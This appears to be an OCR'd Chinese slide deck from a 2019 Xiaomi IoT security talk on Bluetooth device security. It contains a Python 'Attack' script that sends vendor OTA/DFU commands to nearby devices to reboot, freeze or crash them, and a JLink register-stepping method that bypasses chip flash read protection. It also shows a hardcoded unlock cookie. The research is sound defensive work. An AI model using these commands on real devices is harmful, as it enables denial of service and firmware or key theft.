MIDC·2019 | 智能新时代

小 米 I o T 安 全 峰 会

蓝牙安全之第二战场

曾颖涛 小米 AIoT 安全实验室研究员

目录

蓝牙设备联动安全


芯片厂商隐患

蓝牙硬件安全

蓝牙安全架构

蓝牙设备联动


依靠于蓝牙网关实现设备联动功能



让传感器具有访问互联网能力

通过蓝牙广播实现事件互联

蓝牙广播协议分析



FrameCtrl 5020
PID aa01
Counter 01
Mac (bf6a34342d58)
EID 100d
Data len 04
Data 013a b801
温度 31.4
湿度 44

time	mac	name	data	parsedata
14:57:49	A7:A7:76	纹保管箱		
14:57:49	52:9D:3D	智能门锁		
14:57:49	80:58:F1	温湿度计	041002fc00	TEMP:25.2
14:57:49	00:00:31	温湿度计	0610021509	HUMIDITY:232.2
14:57:50	86:F1:2F	恒温电水壶	051002003c	BOIL
14:57:50	6F:E7:E6	能金属旅行		
14:57:50	E5:92:CB	电动牙刷	0809534d492d4d3153	
14:57:50	80:58:F1	温湿度计	0610022c01	HUMIDITY:30.0
14:57:51	34:6A:BF	牙温湿度	0d1004fa00fd00	TEMP:25.0&HUMIDITY:25.3
14:57:52	FD:6E:DF	声波电动	0809534d492d4d4331	
14:57:52	C4:09:43	电动牙刷	0809534d492d4d3153	
14:57:52	5E:87:FC	温湿度计2	0a100132	BATTERY:50
14:57:52	80:58:F1	温湿度计	0610022c01	HUMIDITY:30.0
14:57:53	34:6A:BF	牙温湿度	0d1004f900fa00	TEMP:24.9&HUMIDITY:25.0
14:57:54	0A:09:34	电动牙刷	0809534d492d4d3153	
14:57:54	80:58:F1	温湿度计	0610022c01	HUMIDITY:30.0
14:57:55	34:6A:BF	牙温湿度	061002f800	HUMIDITY:24.8
14:57:55	75:D5:36	电动牙刷	0809534d492d4d3153	
14:57:55	80:58:F1	温湿度计	041002fc00	TEMP:25.2
14:57:56	A1:63:A0	温湿度计2		
14:57:56	34:B0:F6	温湿度计2		
14:57:57	52:9D:3D	智能门锁	3d9d523706de07a53eb5747375eb274c5c	ENCRYPT:3d9d523706de07a53eb5747375eb274c5c
14:57:57	92:2E:C2	电动牙刷	0809534d492d4d3153	
14:57:57	80:58:F1	温湿度计	041002fc00	TEMP:25.2
14:57:58	5E:87:FC	温湿度计2	061002fa00	HUMIDITY:25.0
14:57:58	AD:53:58	温湿度计2	0610020401	HUMIDITY:26.0
14:57:59	34:6A:BF	牙温湿度	0d1004fb00fc00	TEMP:25.1&HUMIDITY:25.2
14:57:59	80:58:F1	温湿度计	041002fc00	TEMP:25.2
14:58:00	52:9D:3D	智能门锁		
14:58:00	80:58:F1	温湿度计	0610022c01	HUMIDITY:30.0
14:58:01	34:6A:BF	牙温湿度	0d1004f900fa00	TEMP:24.9&HUMIDITY:25.0
14:58:01	80:58:F1	温湿度计	041002fc00	TEMP:25.2
14:58:02	80:58:F1	温湿度计	0610022c01	HUMIDITY:30.0
14:58:04	5E:87:FC	温湿度计2	061002fa00	HUMIDITY:25.0
14:58:04	80:58:F1	温湿度计	0610022c01	HUMIDITY:30.0

蓝牙广播事件

电量
温度
湿度
水壶
传感器数据
开关门事件(加密)

蓝牙广播协议分析

```
if (p_beacon->frame_ctrl &          ENCRYPT_MASK) {
    p_info->encrypted = 1;
}
```

协议参数由设备端决定

蓝牙设备联动隐患

蓝牙芯片厂商隐患

芯片厂商OTA

manifest.json

```
{
  "manifest": {
    "application": {
      "bin_file": "Duck.bin",
      "dat_file": "Duck.dat",
      "init_packet_data": {
        "application_version": 67,
        "device_revision": 65535,
        "device_type": 65535,
        "firmware_crc16": 12368,
        "softdevice_req": [
          100
        ]
      }
    },
    "dfu_version": 0.5
  }
}
```

A厂商 Legacy OTA (SDK 11.x)

```
$ ls xxac.extracted
Duck.bin  # 设备固件
Duck.dat  # 设备签名文件
manifest.json # 文件清单
```

Duck.dat

ff ff ff ff 43 00 00 00 01 00 64 00 50 30

硬件版本信息
固件版本
SoftDevices 列表以及芯片型号
固件CRC16 校验

```
$ hexdump -n 64 -C B.bin

00000000  70 51 aa ff 78 88 00 00  43 72 b3 55 31 2e 30 2e
00000010  35 00 ff ff ff ff ff ff  ff ff ff ff 2c d0 6d 59
00000020  00 ff ff ff ff ff ff ff  ff ff ff ff ff ff ff ff
00000030  ff ff ff ff ff ff ff ff  ff ff ff ff ff ff ff ff
```

文件头 2byte 70 51
标识符 2byte aa ff
固件大小 4byte
CRC32 4byte
版本 16byte
编译时间 4byte
固件加密 1Byte
保留位

B厂商 OTA

芯片厂商OTA方案

OTA_UUID_SERVICE="00010203-0405-0607-0809-0a0b0c0d1912"
SPP_DATA_OTA="00010203-0405-0607-0809-0a0b0c0d2b12"

```
null@null:~/mi/code/ble/mibeacon/release$ gatttool --primary -b A4:C1:38:5E:87:FC
attr handle = 0x0001, end grp handle = 0x0007 uuid: 00001800-0000-1000-8000-00805f9b34fb
attr handle = 0x0008, end grp handle = 0x000b uuid: 00001801-0000-1000-8000-00805f9b34fb
attr handle = 0x000c, end grp handle = 0x0016 uuid: 0000180a-0000-1000-8000-00805f9b34fb
attr handle = 0x0017, end grp handle = 0x001e uuid: 00010203-0405-0607-0809-0a0b0c0d1910
attr handle = 0x001f, end grp handle = 0x0022 uuid: 00010203-0405-0607-0809-0a0b0c0d1912
attr handle = 0x0023, end grp handle = 0x0049 uuid: 0000fe95-0000-1000-8000-00805f9b34fb
attr handle = 0x004a, end grp handle = 0x006d uuid: ebe0ccb0-7a0a-4b0c-8a1a-6ff2997da3a6
```


```
Write 0x00ff
Write 0x01ff # OTA_START

0000 2680000000005d024b4e4c5470038800 b8a2
0100 ae8000000000000c40e010000000000 bfd6
0200 0c6481a2090b1a40c006c006c006c006 610d
....
```

固件地址(addr_index)
设备固件内容
对前18byte的CRC16

C厂商 OTA

2. FOTA Application Flow

2.1. Flow chart



D厂商 OTA

芯片厂商OTA方案

BLEEDINGBIT OAD RCE漏洞（CVE-2018-7080）

BLEEDINGBIT OAD RCE漏洞只发生在Aruba Access Point Series 300中，其使用了 的OAD（Over the Air firmware Download，OTA固件下载）特征。技术上讲，这实际上是BLE芯片设计用来进行固件更新的后门。OAD特征常被用作开发工具，也被用于AP生产中。允许附近的攻击者来访问和安装全新和不同版本的固件，甚至覆写BLE芯片的操作系统。

默认情况下，OTA特征并不自动配置为解决安全更新固件的问题。OAD允许运行在BLE芯片上的固件通过GATT事务进行简单更新。在Aruba的AP中，会加入一个硬编码的密码来预防OAD特征被攻击者滥用。

但是通过合法更新或逆向Aruba的BLE固件来获取硬编码密码的攻击者可以连接到有漏洞的AP的BLE芯片，并上传含有攻击者代码的恶意固件，达到重写操作系统、获取完全控制权的目的。

至于CVE-2018-7080，该制造商建议在生产环境下禁用OAD功能，因为它仅用于开发和测试用途。

```
public class BluetoothLeService
  extends Service
{
  public static String AB_ACCESS_COOKIE = "F9CA0CA23171                    89F6B340";
  public static UUID AB_CHARACTERISTIC_UNLOCK_UUID;
  public static UUID AB_SERVICE_UUID;
```

E厂商 OTA

芯片厂商指令

```
if self.type ==       g":
    Dialog_SERVICE="0000fef5-0000-1000-8000-00805f9b34fb"
    Dialog_OTA="8082caa8-41a6-4021-91c6-56f9b954cc34"
    self.wgFixedText.value="Connecting.."
    ble_conn = btle.Peripheral(attack_mac, btle.ADDR_TYPE_PUBLIC)
    ble_conn.setDelegate(TestDelegate())
    self.wgFixedText.value="Attack Counter:"+str(self.AttackCounter)
    self.AttackCounter+=1
    s = ble_conn.getServiceByUUID(Dialog_SERVICE)
    c=s.getCharacteristics()[0]
    ble_conn.writeCharacteristic(c.getHandle(),bytes.fromhex('000000fe'),withResponse=True)
    ble_conn.writeCharacteristic(c.getHandle(),bytes.fromhex('000000fd'),withResponse=True)
    ble_conn.disconnect()
elif self.type == "       ":
    Nordic_SERVICE="00001530-1212-efde-1523-785feabcd123"
    self.wgFixedText.value="Connecting.."
    ble_conn = btle.Peripheral(attack_mac, btle.ADDR_TYPE_PUBLIC)
    ble_conn.setDelegate(TestDelegate())
    self.wgFixedText.value="Attack :"+str(self.AttackCounter)
    self.AttackCounter+=1
    ble_conn.writeCharacteristic(0x2a,bytes.fromhex('0100'),withResponse=True)
    ble_conn.writeCharacteristic(0x29,bytes.fromhex('0104'),withResponse=True)
    ble_conn.disconnect()
elif self.type == "       ":
    self.wgFixedText.value="Connecting.."
    ble_conn = btle.Peripheral(attack_mac, btle.ADDR_TYPE_PUBLIC)
    ble_conn.setDelegate(TestDelegate())
    self.wgFixedText.value="Attack :"+str(self.AttackCounter)
    self.AttackCounter+=1
    ble_conn.writeCharacteristic(0x03,bytes.fromhex('01'))
    ble_conn.writeCharacteristic(0x03,bytes.fromhex('0402'))
    ble_conn.writeCharacteristic(0x09,bytes.fromhex('025c0000'))
    # pass
elif self.type == "       ":
    TELINK_OTA_UUID_SERVICE="00010203-0405-0607-0809-0a0b0c0d1912"
    TELINK_SPP_DATA_OTA="00010203-0405-0607-0809-0a0b0c0d2b12"
    self.wgFixedText.value="Connecting.."
    ble_conn = btle.Peripheral(attack_mac, btle.ADDR_TYPE_PUBLIC)
    ble_conn.setDelegate(TestDelegate())
    self.wgFixedText.value="Attack :"+str(self.AttackCounter)
    self.AttackCounter+=1
    s = ble_conn.getServiceByUUID(TELINK_OTA_UUID_SERVICE)
    c=s.getCharacteristics()[0]
    ble_conn.writeCharacteristic(c.getHandle(),bytes.fromhex('00ff'))
    ble_conn.writeCharacteristic(c.getHandle(),bytes.fromhex('01ff'))
    ble_conn.disconnect()
```

指令让设备重启

指令让设备进入DFU 模式,设备无响应几分钟

指令让芯片切换工作空间,可导设备宕机断电


指令让设备进入DFU 模式,设备无响应几分钟


```
undefined1      Stack[-0x20]:1 local_20                 XREF[1]:     0003cd5c(W)
                FUN_0003cd48                            XREF[1]:     FUN_0003c380:0003c3e8(c)
0003cd48 10 b5      push    { r4, lr }
0003cd4a 00 24      mov     r4,#0x0
0003cd4c 86 b0      sub     sp,#0x18
0003cd4e 60 1c      add     r0,r4,#0x1
0003cd50 00 07      lsl     r0,r0,#0x1c
0003cd52 00 0f      lsr     r0,r0,#0x1c
0003cd54 01 94      str     r4,[sp,#local_1c]
0003cd56 69 46      mov     r1,sp
0003cd58 10 30      add     r0,#0x10
0003cd5a 02 94      str     r4,[sp,#local_18]
0003cd5c 08 70      strb    r0,[r1,#0x0]=>local_20
0003cd5e 03 a8      add     r0,sp,#0xc
0003cd60 71 df      svc     0x71
0003cd62 00 28      cmp     r0,#0x0
0003cd64 19 d1      bne     LAB_0003cd9a
0003cd66 69 46      mov     r1,sp
0003cd68 48 7b      ldrb    r0,[r1,#local_13]
0003cd6a 40 1c      add     r0,r0,#0x1
0003cd6c 48 73      strb    r0,[r1,#local_13]
0003cd6e 03 a9      add     r1,sp,#0xc
0003cd70 00 20      mov     r0,#0x0
0003cd72 70 df      svc     0x70
0003cd74 00 28      cmp     r0,#0x0
0003cd76 10 d1      bne     LAB_0003cd9a
0003cd78 07 22      mov     r2,#0x7
0003cd7a 09 a1      adr     r1,[0x3cda0]
0003cd7c 68 46      mov     r0,sp
0003cd7e 7c df      svc     0x7c
0003cd80 00 28      cmp     r0,#0x0
0003cd82 0a d1      bne     LAB_0003cd9a
0003cd84 0c 21      mov     r1,#0xc
0003cd86 68 46      mov     r0,sp
0003cd88 81 80      strh    r1,[r0,#local_1c]
0003cd8a 18 21      mov     r1,#0x18
0003cd8c c1 80      strh    r1,[r0,#local_1c+0x2]
0003cd8e ff 21      mov     r1,#0xff
0003cd90 04 81      strh    r4,[r0,#local_18]
0003cd92 91 31      add     r1,#0x91
0003cd94 41 81      strh    r1,[r0,#local_18+0x2]
0003cd96 01 a8      add     r0,sp,#0x4
0003cd98 7a df      svc     0x7a

                LAB_0003cd9a                            XREF[3]:     0003cd64(j), 0003cd76(j),
                                                                     0003cd82(j)
0003cd9a 06 b0      add     sp,#0x18
0003cd9c 10 bd      pop     { r4, pc }
0003cd9e 00         ??      00h
0003cd9f 00         ??      00h
0003cda0 44 66 75   ds      "DfuTarg"
         54 61 72
         67 00
```

```
undefined8 FUN_0003cd48(void)

{
  char *pcVar1;
  char *pcVar2;
  char local_20 [12];
  undefined auStack20 [12];

  pcVar2 = local_20;
  software_interrupt(0x71);
  pcVar1 = auStack20;
  if (auStack20 == (undefined *)0x0) {
    software_interrupt(0x70);
    pcVar2 = s_DfuTarg_0003cda0;
    software_interrupt(0x7c);
    pcVar1 = local_20;
    if ((undefined *)register0x00000054 == &Reserved2)
      pcVar2 = (char *)0x190;
      pcVar1 = &Reset;
      software_interrupt(0x7a);
    }
  }
  return CONCAT44(pcVar1,pcVar2);
}
```

蓝牙硬件安全

硬件安全芯片分析


安全芯片
蓝牙芯片
手机
读取安全芯片信息
返回芯片版本信息
生成临时ECC公私钥对
APP 公钥
返回ECC公钥
返回证书数据
获得公钥读取厂商/根证书
通过双方公钥算出共享密钥
返回哈希值的签名
根据APP公钥运算共享密钥
用APP的公钥协商共享密钥
云端通过判断安全芯片信息，并校验是否已被其他用户绑定
蓝牙芯片,APP分别生产16字节随机值+6位数OOB
使用共享密钥进行加密,进行校验
通过共享密钥+6位数OOB运算得到设备主密钥
得到设备主密钥
加密芯片保存加密后的主密钥
rand_key保存在蓝牙Flash中存在被读出的风险
通过产生的rand_key将主密钥经过Aes加密的数据
根据主密钥可以算出蓝牙广播密钥
完成绑定



绕过蓝牙芯片读取保护

Jlink 读取Flash数据

RBPCONF
Flash空间读取保护

APPROTECT
禁止寄存器映射地址

>Reset halt # 复位并中断芯片程序
>reg # 读取寄存器
>step # 单步执行下一条指令
>reg
>step

无法通过JLink读取数据,
但是可以操作芯片寄存器找到ldr指令

绕过蓝牙芯片读取保护

```
> reg
===== arm v7m registers
(0) r0 (/32): 0x00000000
(1) r1 (/32): 0x00000000
(2) r2 (/32): 0x00000000
(3) r3 (/32): 0x0000031F
(4) r4 (/32): 0x10001000
(5) r5 (/32): 0x00000000
(6) r6 (/32): 0x00000000
(7) r7 (/32): 0x00000000
(8) r8 (/32): 0x00000000
(9) r9 (/32): 0x00000000
(10) r10 (/32): 0x00000000
(11) r11 (/32): 0x00000000
(12) r12 (/32): 0x00000000
(13) sp (/32): 0x20000400
(14) lr (/32): 0xFFFFFFFF
(15) pc (/32): 0x00000322
(16) xPSR (/32): 0x01000000
(17) msp (/32): 0x20000400
(18) psp (/32): 0x00000000
(19) primask (/1): 0x00
(20) basepri (/8): 0x00
(21) faultmask (/1): 0x00
(22) control (/2): 0x00
(23) d0 (/64): 0x0000000000000000
(24) d1 (/64): 0x0000000000000000
(25) d2 (/64): 0x0000000000000000
(26) d3 (/64): 0x0000000000000000
(27) d4 (/64): 0x0000000000000000
(28) d5 (/64): 0x0000000000000000
(29) d6 (/64): 0x0000000000000000
```

```
> step
target halted due to single-step, current mode: Thread
xPSR: 0x01000000 pc: 0x00000324 msp: 0x20000400
> reg
===== arm v7m registers
(0) r0 (/32): 0xFFFFFFFF
(1) r1 (/32): 0x00000000
(2) r2 (/32): 0x00000000
(3) r3 (/32): 0x0000031F
(4) r4 (/32): 0x10001000
(5) r5 (/32): 0x00000000
(6) r6 (/32): 0x00000000
(7) r7 (/32): 0x00000000
(8) r8 (/32): 0x00000000
(9) r9 (/32): 0x00000000
(10) r10 (/32): 0x00000000
(11) r11 (/32): 0x00000000
(12) r12 (/32): 0x00000000
(13) sp (/32): 0x20000400
(14) lr (/32): 0xFFFFFFFF
(15) pc (/32): 0x00000324
```

```
reg r4 0x00000322
r4 (/32): 0x00000322
> reg pc 0x00000322
pc (/32): 0x00000322
> step
target halted due to single-step, current mode: Thread
xPSR: 0x01000000 pc: 0x00000324 msp: 0x20000400
> reg r0
r0 (/32): 0x68006960
>
```

```
null@null:~$ printf "\x60\x69\x00\x68" >> binarycode
null@null:~$ hexdump -C binarycode
00000000  60 69 00 68                                       |`i.h|
00000004
null@null:~$ arm-none-eabi-objdump -D --target binary -Mforce-thumb -marm binarycode

binarycode:     file format binary


Disassembly of section .data:

00000000 <.data>:
   0:   6960            ldr     r0, [r4, #20]
   2:   6800            ldr     r0, [r0, #0]
```

